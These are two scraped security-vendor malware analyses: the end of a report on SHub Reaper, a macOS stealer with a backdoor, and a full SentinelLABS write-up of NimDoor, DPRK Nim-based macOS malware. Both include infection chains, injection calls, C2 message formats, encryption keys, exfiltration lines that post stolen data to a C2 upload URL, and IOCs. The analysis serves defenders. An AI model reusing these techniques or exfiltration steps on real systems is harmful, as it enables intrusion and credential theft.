GoogleUpdate provides the attacker with a backdoor

If the server returns a "code" payload, the script decodes it, writes it to a hidden /tmp/.c.sh file, executes it with the current user’s privileges, and then deletes the file. The mechanism provides the threat actor with a persistent backdoor for remote code execution.

SentinelOne Customers Are Protected from SHub Reaper

One of the core reasons attackers have moved to attack flows that leverage AppleScript and shell scripts is their ability to confine execution to running system processes or user-initiated processes like Script Editor or the Terminal. This allows the attacker to execute without introducing foreign binaries to the file system and makes it easier to bypass file scanning detection tools like Apple’s own XProtect and similar 3rd party tools.

SentinelOne Singularity detects SHub Reaper’s attempts to exfiltrate data and to enable persistence, among other behaviours. The engine does not rely on file scanning or signature updates to detect this kind of malicious behaviour, regardless of its source.

Singularity detects Reaper’s malicious behavior

Conclusion

The Reaper build shows that SHub operators are extending their malware beyond straightforward credential and wallet theft. Alongside an AMOS-style Filegrabber and chunked uploads, the variant also installs a persistent backdoor, giving the operators more ways to steal data or pivot to other malicious installs after the initial compromise.

macOS users should take note of the way the infection chain layers familiar brands and trusted software cues across multiple stages: A fake WeChat or Miro installer, delivery from a typo-squatted Microsoft domain, execution disguised as an Apple security update, and persistence hidden in a fake Google Software Update path.

For defenders, that combination reinforces the need to watch for malicious behavior like unexpected AppleScript or osascript activity, suspicious outbound traffic following Script Editor execution, or the unexpected creation of LaunchAgents or related files in namespaces associated with trusted vendors.

Indicators of Compromise

Network Communications

hebsbsbzjsjshduxbs[.]xyz Primary C2
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/debug/event C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/bot/heartbeat C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/gate C2 Endpoint
qq-0732gwh22[.]com Fake WeChat Lure Domain
mlcrosoft[.]co[.]com Fake WeChat Lure Domain
mlroweb[.]com Fake Miro Lure Domain

File System Paths

Filepath Purpose
~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate Backdoor Binary
~/Library/LaunchAgents/com.google.keystone.agent.plist Persistence mechanism
/tmp/shub_log.zip Staged exfiltration archive
/tmp/shub_split.sh Archive splitting utility
/tmp/shub_mzip_*.zip Segmented archive chunks
/tmp/.c.sh Ephemeral backdoor execution script
/tmp/*_asar.zip Downloaded wallet payloads, e.g., exodus_asar.zip, ledger_asar.zip

Static Strings & Identifiers

Build ID 6552824c59ddacb134073f24a4bd4724514a938a9dc59f1733503642faed3bd3
Build Name Reaper
Hardcoded Build Hash c917fcf8314228862571f80c9e4a871e

macOS NimDoor | DPRK Threat Actors Target Web3 and Crypto Platforms with Nim-Based Malware

2 de Julho de 2025, 06:55

Executive Summary

  • DPRK threat actors are utilizing Nim-compiled binaries and multiple attack chains in a campaign targeting Web3 and Crypto-related businesses.
  • Unusually for macOS malware, the threat actors employ a process injection technique and remote communications via wss, the TLS-encrypted version of the WebSocket protocol.
  •  A novel persistence mechanism takes advantage of SIGINT/SIGTERM signal handlers to install persistence when the malware is terminated or the system rebooted.
  • The threat actors deploy AppleScripts widely, both to gain initial access and also later in the attack chain to function as lightweight beacons and backdoors.
  • Bash scripts are used to exfiltrate Keychain credentials, browser data and Telegram user data.
  • SentinelLABS’ analysis highlights novel TTPs and malware artifacts that tie together previously reported components, extending our understanding of the threat actors’ evolving playbook.

In April 2025, Huntabil.IT observed a targeted attack on a Web3 startup, attributing the incident to a DPRK threat actor group. Several reports on social media at the time described similar incidents at other Web3 and Crypto organizations. Analysis revealed an attack chain consisting of an eclectic mix of scripts and binaries written in AppleScript, C++ and Nim. Although the early stages of the attack follow a familiar DPRK pattern using social engineering, lure scripts and fake updates, the use of Nim-compiled binaries on macOS is a more unusual choice. A report by Huntress in mid-June described a similar initial attack chain as observed by Huntabil.IT, albeit using different later stage payloads.

SentinelLABS’ analysis of the payloads used in the April incidents shows the Nim stages contain some unique features including encrypted configuration handling, asynchronous execution built around Nim’s native runtime, and a signal-based persistence mechanism previously unseen in macOS malware.

In this post, we provide an overview of the attack chain and a technical analysis of the C++ and Nim-based components. We refer to this family of malware collectively as NimDoor, based on its functionality and development traits. Indicators of compromise and insights into the malware’s architecture are provided to aid defenders and threat hunters in identifying related activity.

Initial Access and Payload Delivery

The attack chain begins with a now-familiar social engineering vector: impersonation of a trusted contact over Telegram and inviting the target to schedule a meeting via Calendly. The target is subsequently sent an email containing a Zoom meeting link and instructions to run a so-called “Zoom SDK update script”.

An attacker-controlled domain hosts an AppleScript file named zoom_sdk_support.scpt. Variants of this script can be found in public malware repositories through the seemingly unintentional typo in a code comment: - - Zook SDK Update instead of - - Zoom SDK Update. The file is heavily padded, containing 10,000 lines of whitespace to obfuscate its true function.

The zoom_sdk_support.scpt is padded with 10k lines of whitespace; note the typo ‘Zook’ and the scroll bar, top right

The script ends with three lines of malicious code that retrieve and execute a second-stage script from a command-and-control server hosted at support.us05web-zoom[.]forum. This domain name format has been chosen for similarity to the legitimate Zoom meeting domain us05web.zoom[.]us.

Our analysis found a number of parallel domains in use by the same actor.

support.us05web-zoom[.]pro
support.us05web-zoom[.]forum
support.us05web-zoom[.]cloud
support.us06web-zoom[.]online
Other examples found in public repositories suggest a wider campaign, possibly with unique URLs for each target

The follow-on script downloads an HTML file named check, which includes a legitimate Zoom redirect link.

<a ref="https://us05web.zoom[.]us/j/4724012536?pwd=ADlAXdxkUclRhvYoJbpKQmizkQ1RV4.1">Temporary Redirect</a>

This HTML file is passed to curl and executed via run script, ultimately launching the attack’s core logic.

Researchers at Validin have also recently published extended indicators around this and associated infrastructure. The posts by Huntabil.IT and Huntress mentioned earlier describe much the same initial attack chain. However, the second part of the attack chain is where things begin to get both different and increasingly complex.

Execution Chain and File Deployment

The multi-staged infection process Huntabil.IT observed resulted in the download of two Mach-O binaries—a and installer—into /private/var/tmp. These two binaries set off two independent execution chains.

In the first, the a binary is a C++-compiled universal architecture Mach-O executable. It writes an encrypted embedded payload called netchk to disk. The execution from here involves a complex chain of obfuscation and distraction which we describe in the following section. Ultimately, the aim is to fetch two Bash scripts used for data exfiltration. These include mechanisms for scraping general system data as well as application-specific data like browser data and Telegram chat histories. All operations are staged from a folder created at ~/Library/DnsService.

The second execution chain starts with the installer binary, which is also a universal Mach-O executable compiled from Nim source code, and is responsible for persistence setup. It drops two additional Nim-compiled binaries: GoogIe LLC (where “GoogIe” is spelled using a deceptive capital “i” rather than a lowercase ‘L’) and CoreKitAgent. These payloads orchestrate long-term access and recovery mechanisms for the threat actor.

Technical Analysis of a, netchk and trojan1_arm64

Both Huntabil.IT and Huntress describe use of a C++-compiled binary with the name a being deposited as a result of initial infection through the fake Zoom update scripts described earlier.

The a binary is ad hoc signed and carries the identifier InjectWithDyldArm64. As reported by previous researchers, it can take a command line argument --d, which results in the deletion of a‘s current working directory, or a file name and password. In the Huntabil.IT post, this was reported as:

./a ./netchk gift123$%^

The InjectWithDyldArm64 (aka a) binary uses Password-Based Key Derivation Function 2 (PBKDF2) with HMAC-SHA-256 to derive a 32-byte key from the password gift123$%^, using 10000 iterations and a salt consisting of the first sixteen characters of the embedded base64 string.

The derived key and the base64 decoded encrypted data are passed to the AesEncrypt function, which iterates through 16 byte blocks of the encrypted data. On each iteration it:

  • calls AesTrans, a wrapper for CCCrypt, to perform an AES encryption in CBC mode with the derived key and a zero-filled initialization vector. In the first iteration the data to be encrypted is the key itself, but in subsequent iterations the input data is taken from the previous AesTrans call.
  • XORs the current encrypted data block with the current AesTrans result.
The AesTrans function is a wrapper of CCCrypt

SentinelLABS’ analysis shows that this process is used to decrypt two embedded binaries. The first carries an ad hoc signature and the identifier Target. The second has an ad hoc signature with the identifier trojan1_arm64. The Target binary is benign and appears to do nothing other than generate random numbers.

However, Target is spawned by InjectWithDyldArm64 in a suspended state via

posix_spawnattr_init(&attrp) && !posix_spawnattr_setflags(&attrp, POSIX_SPAWN_START_SUSPENDED)
posix_spawn(&pid, filename, 0, &attrp, argv_1, environ)

and injected with the trojan1_arm64 binary’s code. After injection, the suspended Target process is resumed via

kill(pid, SIGCONT)

and the code from the trojan1_arm64 binary is executed.

This kind of process injection technique is rare in macOS malware and requires specific entitlements to be performed; in this case, the InjectWithDyldArm64 binary has the following entitlements to allow the injection:

com.apple.security.cs.debugger
com.apple.security.get-task-allow

After first negotiating an HTTP handshake, the injected code uses wss to communicate with the C2 – another uncommon technique for macOS malware – at wss://firstfromsep[.]online/client.

The malware uses multiple levels of RC4 encryption in combination with the base64 encoding and three different keys before the communication.

Our analysis found that the communication messages from the C2 use a JSON format of {"name":"","payload":"","target":""}. The name field takes the value auth or message.

When the auth value is used, the payload field has the JSON structure {"uid":"","cipher":""}, where the uid field contains a generated uid value and the cipher field contains the uid value encrypted using the key Ej7bx@YRG2uUhya#50Yt*ao and then encoded in base64. We suspect the target field is used for the victim identifier.

When the message value is used, the payload field value is encrypted using the key 3LZu5H$yF^FSwPu3SqbL*sK. The payload has the JSON structure {"cmd":, "data":""} where the cmd field contains an int value for the command to be executed. Available commands we were able to identify in trojan1_arm64 were as follows:

Command Code Function
execCmd 12 Execute the arbitrary command provided in the data field.
setCwd 34 Change the Current Working Directory to the one given in the data field.
getCwd 78 Get the Current Working Directory.
getSysInfo 234 Get information about the system such as boot time, username, macOS version, machine name, platform and arch.
Binary Ninja’s Medium Level Interpreted Language (MLIL) representation of the command processing code

The result of an executed command is returned to the C2 in the payload field, now having the form {"cmd":,"err":,"data":""}, where cmd contains the int value related to the command that was executed, err contains an int value related to success or failure, and data contains the results of the executed command. For example, when a getSysInfo command is executed, the data field will be populated with values in a JSON structure of the form {"boottime":,"username":"","version":"","comname":"","platform":"","arch":""}.

The whole JSON message is encrypted using the key lZjJ7iuK2qcmMW6hacZOw62.

Data Stealing Bash Scripts

The first part of the attack chain concludes with trojan1_arm64 downloading and executing two scripts, upl and tlgrm.

The upl script is a credential-stealer designed to silently extract browser and system-level information, package it, and exfiltrate it. The script targets data from the following browsers:

  • Arc
  • Brave
  • Firefox
  • Google Chrome
  • Microsoft Edge
Targeted browsers in the upl script

Browser data is copied to

/private/var/tmp/uplex_<username>/<browser>/

The script also targets the following Keychain and shell files and directories:

/Library/Keychains/System.keychain
~/Library/Keychains/login.keychain-db
~/.bash_history
~/.zsh_history
~/.zsh/

The data is then compressed via ditto -ck and posted to the C2 using curl.

The tlgrm script steals Telegram’s encrypted local database (postbox/db) and the decryption key blob, .tempkeyEncrypted, presumably for offline decryption or brute force attempts.

The tlgrm script targets the .tempkeyEncrypted file required for decryption

The Telegram data is exfiltrated to the same server used in the upl script. The uploadData() function in both scripts is identical save for one variable name used to specify the server address: hostName in upl and serverUrl in tlgrm.

upl:
hostName="https[:]//dataupload[.]store/uploadfiles"

tlgrm:
serverUrl="https[:]//dataupload[.]store/uploadfiles"
Comparison of upl and tlgrm; the scripts use an almost identical function to exfiltrate user data

Our investigation found related scripts in public malware repositories that may be tied to similar attacks. We list these in the Indicators of Compromise section at the end of this post.

Technical Analysis of installer, GoogIe LLC, and CoreKitAgent

Installer

The second part of the attack chain begins with the installer binary dropped alongside a by the initial access scripts. Compiled from Nim and weighing in at ~233KB, the installer binary is a universal architecture Mach-O with an ad hoc signature and the identifier user_startup_installer_arm64.

The installer binary checks for the existence of a LaunchAgent at [~]/Library/LaunchAgents/com.google.update.plist and creates folder paths at [~]/Library/CoreKit/ and  [~]/Library/Application Support/GoogIe LLC/ for use by the later stages described in the following sections.

The installer binary prepares the file paths for later stages

The misspelling of GoogIe LLC (uppercase ‘i’, not lowercase ‘L’) is intended to help the malware blend in and avoid suspicion.

An interesting feature of this and the other compiled Nim binaries is the existence of code that at first blush could be mistaken for C2 command options.

Boilerplate Nim code can look deceptively malicious

Huntress researchers also reported observing a subset of these “po” commands in their analysis. Nim documentation reveals that these are part of Nim’s std/osproc module, used for executing OS processes, similar to the way Objective-C uses NSTask, and are not attacker-written code or malware artifacts.

We identified two versions of the installer binary, identical except for the path used to set up the config file used by later stage payloads. One version of installer uses /private/tmp/cfg (06566eabf54caafe36ebe94430d392b9cf3426ba) while the other uses /private/tmp/.config (08af4c21cd0a165695c756b6fda37016197b01e7).

Two versions of the installer binary are identical save for the embedded config file path

In both cases, installer checks that the file does not exist, then writes a 0 byte file to the path, setting write-only access (O_WRONLY) on the file. The file path contents are populated by the next stage GoogIe LLC and later read by CoreKitAgent.

GoogIe LLC

Compiled from Nim and approximately 195KB, the GoogIe LLC executable is a universal Mach-O bearing an ad hoc code signature with the identifier user_startup_loader_arm64. Interestingly, only the filename for this stage uses the typo spoofing trick; the parent folder /Google LLC/ spells Google correctly with a lowercase “L”.

~/Library/Application Support/Google LLC/GoogIe LLC

The binary’s primary function is to set up a configuration file and launch the next stage, CoreKitAgent. The GoogIe LLC executable contains hardcoded data that is combined with local environmental data, encoded, and then written out to the config file in /private/tmp.

Hardcoded data encrypted and written out to a hidden file /private/tmp/.config

The resulting config file contains a 298 byte string of hexadecimal characters. This is later read by CoreKitAgent, which is responsible for writing the LaunchAgent to disk using com.google.update.plist for the Label key and the GoogIe LLC binary for the program argument. The data written to the config file is used as the value for the LaunchAgent’s CLIENT_AUTH_KEY key.

The LaunchAgent contains customized Client and Server keys for communication with the C2

The first 47 characters of the value of CLIENT_AUTH_KEY are also identical to the first 47 characters (of the total 86) used for the value of SERVER_AUTH_KEY.

When the LaunchAgent is activated by a user login or reboot, GoogIe LLC is launched, which in turn calls CoreKitAgent and the rest of the payload logic.

Execution chain once the persistence mechanism is activated by a login or reboot

CoreKitAgent

Of the four Nim binaries observed, CoreKitAgent is the most technically complex. It exists in both an unsigned stripped (~233KB) version and an ad hoc signed, unstripped (~340KB) version. VirusTotal telemetry indicates that the stripped version was uploaded from South Korea in October 2024. The unstripped version was observed in the wild in early April 2025. Although it is a universal binary, the ad hoc signature identifies the binary as user_startup_main_arm64.

The CoreKitAgent program operates as an event-driven application using macOS’s kqueue mechanism. The _main function sets up Nim’s standard signal handlers and then hands control to an asynchronous continuation function _mainX20X28AsyncX29___user95startup95main_u45, which initiates the malware’s core logic.

Control flow within this function is handled by a 10-case switch statement implemented as a table-driven state machine, with an execution state stored in memory and updated via a lookup table with the following values:

00 00 fe ff 03 00 00 00 fe ff fe ff fe ff fe ff
The lookup table is hard-coded in the __const section

After each case completes, the code consults the lookup table to determine the next state depending on error conditions or specific flags set during execution of the previous case. For example, if certain error bits are set, the next state value might be negated, effectively creating alternate paths through the state sequence depending on runtime conditions.

From an analysis point of view, much of the interesting malicious behaviour occurs in Case 1, which overrides some of the earlier signal handlers for intercepting SIGINT and SIGTERM. SIGINT is sent to a process when a user attempts to kill a process (such as by pressing ctl-c in the Terminal). SIGTERM, in contrast, is a signal sent by the system or another process, such as when the kill command is invoked by a user in the Terminal or by a program or script.

Signal handlers 0x2 (SIGINT) and 0xf (SIGTERM) are set up to catch termination

When triggered, CoreKitAgent catches these signals and writes the LaunchAgent for persistence, a copy of GoogIe LLC as the loader, and a copy of itself as the trojan, setting executable permissions on the latter two via the addExecutionPermissions_user95startup95mainZutils_u32 function.

Persistence logic writes and sets execution permissions on the agent, trojan and loader binaries

This behavior ensures that any user-initiated termination of the malware results in the deployment of the core components, making the code resilient to basic defensive actions.

The state machine also contains a 10-minute sleep routine, likely as an anti-VM or sandbox countermeasure. The sleep routine is set up and called in Case 6 with a hard-coded value of 0x927c0 (600,000ms), as indicated in the following pseudocode.

void* rax_29 = _sleepAsync__user95startup95main_u73(0x927c0);  // 600,000ms = 10min
if (*r12 != 0)
	_eqdestroy___pureZasyncdispatch_u1229(rax_29);  // Error cleanup
else {
	_eqsink___pureZasyncdispatch_u7188(rsi_1 + 0x40, rax_29);  // Store future
	if (*r12 == 0) {
		*(r15 + 8) = 7;  // Transition to state 7
		rsi_15 = *(r15 + 0x40);
	}
}

The sleep function, _sleepAsync__user95startup95main_u73, uses the operating system’s mach_absolute_time() and mach_timebase_info() to create an asynchronous sleep. Rather than just blocking execution for 10 minutes – a technique many sandboxes would detect and counter – it instead registers a wake-up time with a global dispatcher and continues execution of the main event loop. When the sleep timer expires, CoreKitAgent calls Case 7 and continues execution.

AppleScript Beacon and Backdoor

The malware’s custom encryption and obfuscation routines involve multiple passes through several functions. One of these involves deobfuscating string literals made up of long sequences of hexadecimal numbers that are passed to a decrypt function, _fromHex__pkgZnimcryptoZutils_u257.

In the unstripped version, one of the hexadecimal strings contains the template for the previously discussed LaunchAgent. In both versions, although the content differs, an AppleScript is decoded, written to disk at  ~/.ses, and launched via osascript.

A string literal made up of hex characters is used to hide embedded AppleScript
The embedded .ses script in the unstripped CoreKitAgent binary after decoding

The embedded AppleScript fetches the current Unix timestamp via date to create a unique ID and builds an HTTP header string. Throughout, the authors have broken strings down into character lists to help protect the script from simple scanning rules. The same trick is used to disguise two hardcoded C2 addresses, writeup[.]live and safeup[.]store.

On execution, the script beacons out every 30 seconds to one of the two hardcoded C2s, chosen at random, and attempts to post data obtained from listing all running processes on the victim machine. The script also executes any response received from the C2 via the run script command, meaning this simple AppleScript functions both as a beacon and a backdoor.

The embedded AppleScript in the stripped version of CoreKitAgent takes a different form and uses different embedded C2 server addresses but has similar functionality, including the 30 second delay interval.

The embedded .ses script in the stripped CoreKitAgent binary after decoding

Conclusion

SentinelLABS’ analysis of NimDoor shows how threat actors are continuing to explore cross-platform languages that introduce new levels of complexity for analysts.

North Korean-aligned threat actors have previously experimented with Go and Rust, similarly combining scripts and compiled binaries into multi-stage attack chains. However, Nim’s rather unique ability to execute functions during compile time allows attackers to blend complex behaviour into a binary with less obvious control flow, resulting in compiled binaries in which developer code and Nim runtime code are intermingled even at the function level.

At the same time, the attackers take full advantage of macOS’s built-in scripting capabilities. Leveraging AppleScript to perform duties like beaconing is a novel approach that removes the need for a traditional post-exploitation framework and the detection ‘noise’ such implants can create. In addition, the use of wss for communications and signal interrupts to trigger persistence logic provide yet further evidence of active development in new ways to defeat security measures.

Earlier this year, we saw threat actors utilizing Nim as well as Crystal, and we expect the choice of less familiar languages to become an increasing trend among macOS malware authors due both to their technical advantages and their unfamiliarity to analysts. As ever in the cat-and-mouse game of threat and threat detection, when one side innovates, the other must respond, and we encourage other analysts, researchers, and detection engineers to invest effort in understanding these lesser-known languages and how they will eventually be leveraged.

Indicators of Compromise

Domains

dataupload[.]store upl/tlgrm C2
firstfromsep[.]online netchk C2
safeup[.]store CoreKit C2
support[.]us05web-zoom[.]pro zoom_sdk_support.scpt C2
writeup[.]live CoreKit C2

FilePaths
~/Library/Application Support/Google LLC/GoogIe LLC
~/Library/LaunchAgents/com.google.update.plist
~/.ses
~/Library/CoreKit/CoreKitAgent
~/Library/DnsService/a
~/Library/DnsService/netchk
/private/tmp/.config
/private/tmp/cfg
/private/var/tmp/uplex_//

Binaries | SHA-1

027d4020f2dd1eb473636bc112a84f0a90b6651c trojan1_arm64 (x86_64)
0602a5b8f089f957eeda51f81ac0f9ad4e336b87 GoogIe LLC (universal)
06566eabf54caafe36ebe94430d392b9cf3426ba installer (universal)
08af4c21cd0a165695c756b6fda37016197b01e7  installer (universal)
16a6b0023ba3fde15bd0bba1b17a18bfa00a8f59 GoogIe LLC (arm64)
1a5392102d57e9ea4dd33d3b7181d66b4d08d01d CoreKitAgent (x86_64)
2c0177b302c4643c49dd7016530a4749298d964c CoreKitAgent (arm64)
2d746dda85805c79b5f6ea376f97d9b2f547da5d netchk (arm64)
2ed2edec8ccc44292410042c730c190027b87930 trojan1_arm64 (arm64)
3168e996cb20bd7b4208d0864e962a4b70c5a0e7 GoogIe LLC (x86_64)
5b16e9d6e92be2124ba496bf82d38fb35681c7ad a (universal)
7c04225a62b953e1268653f637b569a3b2eb06f8 installer (arm64)
945fcd3e08854a081c04c06eeb95ad6e0d9cdc19 CoreKitAgent (universal)
a25c06e8545666d6d2a88c8da300cf3383149d5a  CoreKitAgent (universal)
c9540dee9bdb28894332c5a74f696b4f94e4680c  GoogIe_LLC (universal)
e227e2e4a6ffb7280dfe7618be20514823d3e4f5 installer (x86_64)
ee3795f6418fc0cacbe884a8eb803498c2b5776f netchk (x86_64)

Scripts
Observed

023a15ac687e2d2e187d03e9976a89ef5f6c1617 zoom_sdk_support.scpt
bb72ca0e19a95c48a9ee4fd658958a0ae2af44b6 tlgm
4743d5202dbe565721d75f7fb1eca43266a652d4  upl

Related

1e76f497051829fa804e72b9d14f44da5a531df8 expl (upl variant)
79f37e0b728de2c5a4bfe8fcf292941d54e121b8 upl (upl variant)

❌
❌